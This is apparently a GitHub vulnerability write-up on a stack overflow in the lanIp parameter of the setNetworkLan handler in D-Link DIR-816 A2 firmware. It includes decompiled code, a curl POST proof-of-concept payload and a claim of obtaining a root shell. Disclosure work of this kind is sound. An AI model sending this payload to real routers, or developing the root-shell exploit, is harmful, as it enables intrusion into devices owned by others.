

main IOT_vuln / d-link / dir-816 / 4 /

rencvn and rencvn add dir-816 ...

on Apr 12 History

..

img 8 months ago

readme.md 8 months ago


readme.md

D-link DIR-816 A2_v1.10CNB04.img Stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.dlink.com/>
- Firmware download address : <http://tsd.dlink.com.tw/GPL.asp>


1. Affected version



Quick Find

Downloads GPL Source Code Support Contact Us

Technical Support



> Audio/Video

> Home Plug

> Internet Camera

> Managed Switch

> Audio/Video>Accessories

> Audio/Video>D-Life

> Audio/Video>KVM

> Audio/Video>Media bridge

> Audio/Video>Media player

Downloads

DIR-816



Type	Firmware
Description	Firmware: DIR-816_A2_FW_v1.10 (for DCN)
Download	 DIR-816_A2_FW_1.10CNB04_Release note.pdf  DIR-816 A2_v1.10CNB04.img
Last modified	2017/03/23

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```
12
13 v2 = websGetVar(a1, "lanIp", "192.168.0.1");
14 v3 = websGetVar(a1, "lanmask", "2");
15 if ( !strcmp(v3, "0", 2) )
16 {
17     nvram_bufset(0, "lan_netmask", "255.0.0.0");
18     nvram_bufset(0, "lan_othmask", "0");
19     nvram_bufset(0, "dhcpMask", "255.0.0.0");
20 }
21 else if ( !strcmp(v3, &word_4784D8, 2) )
```

The content obtained by the program through lanip parameters is passed to v2

```

48  memset(v5, 0, 16);
49  memset(v6, 0, 16);
50  v7 = strlen(v2);
51  v8 = strrchr(v2, 46) + 1;
52  for ( i = atoi(v8) + 1; *(_BYTE *)(v2 + v7) != 46; --v7 )
53      ;
54  *(_BYTE *)(v2 + v7 + 1) = 0;
55  strncpy(v4, v2, v7 + 1);
56  sprintf(v8, "%d", i);
57  strcpy(v5, v4);
58  strcpy(v6, v4);
59  if ( i == 255 )
60      {
61      strcat(v5, &word_4784D8);

```

Then assign the length of V2 to V7, copy V2 into the stack of V4 through strncpy function, and finally copy V4 into the stack of V5 and V6 through strcpy function. There is no size check, so there is a stack overflow vulnerability.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware DIR-816 A2_v1.10CNB04.img
2. Attack with the following POC attacks

```

curl -i -X POST http://192.168.0.1/goform/setNetworkLan -d tokenid=xxxx -d 'lan
Ip=aaaabaaacaaadaaaeaaafaaagaaahaaiaaaajaaakaaalaaamaaaanaaaooaaapaaaqaaaraaasaaataaaau

```






Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell

```
$ ls -n
total 56
drwxr-xr-x 2 1000 1000 4096 Mar 6 2017 bin
drwxr-xr-x 3 1000 1000 4096 Apr 7 18:46 dev
drwxr-xr-x 2 1000 1000 4096 Mar 6 2017 etc
drwxr-xr-x 9 1000 1000 4096 Mar 6 2017 etc_ro
drwxr-xr-x 2 1000 1000 4096 Mar 2 2017 home
lrwxrwxrwx 1 1000 1000 11 Mar 6 2017 init -> bin/busybox
drwxr-xr-x 4 1000 1000 4096 Mar 6 2017 lib
drwxr-xr-x 2 1000 1000 4096 Mar 2 2017 media
drwxr-xr-x 2 1000 1000 4096 Mar 2 2017 mnt
drwxr-xr-x 2 1000 1000 4096 Mar 2 2017 proc
drwxr-xr-x 2 1000 1000 4096 Mar 6 2017 sbin
drwxr-xr-x 2 1000 1000 4096 Mar 2 2017 sys
drwxr-xr-x 2 1000 1000 4096 Mar 2 2017 tmp
drwxr-xr-x 5 1000 1000 4096 Mar 2 2017 usr
drwxr-xr-x 2 1000 1000 4096 Mar 2 2017 var
$
```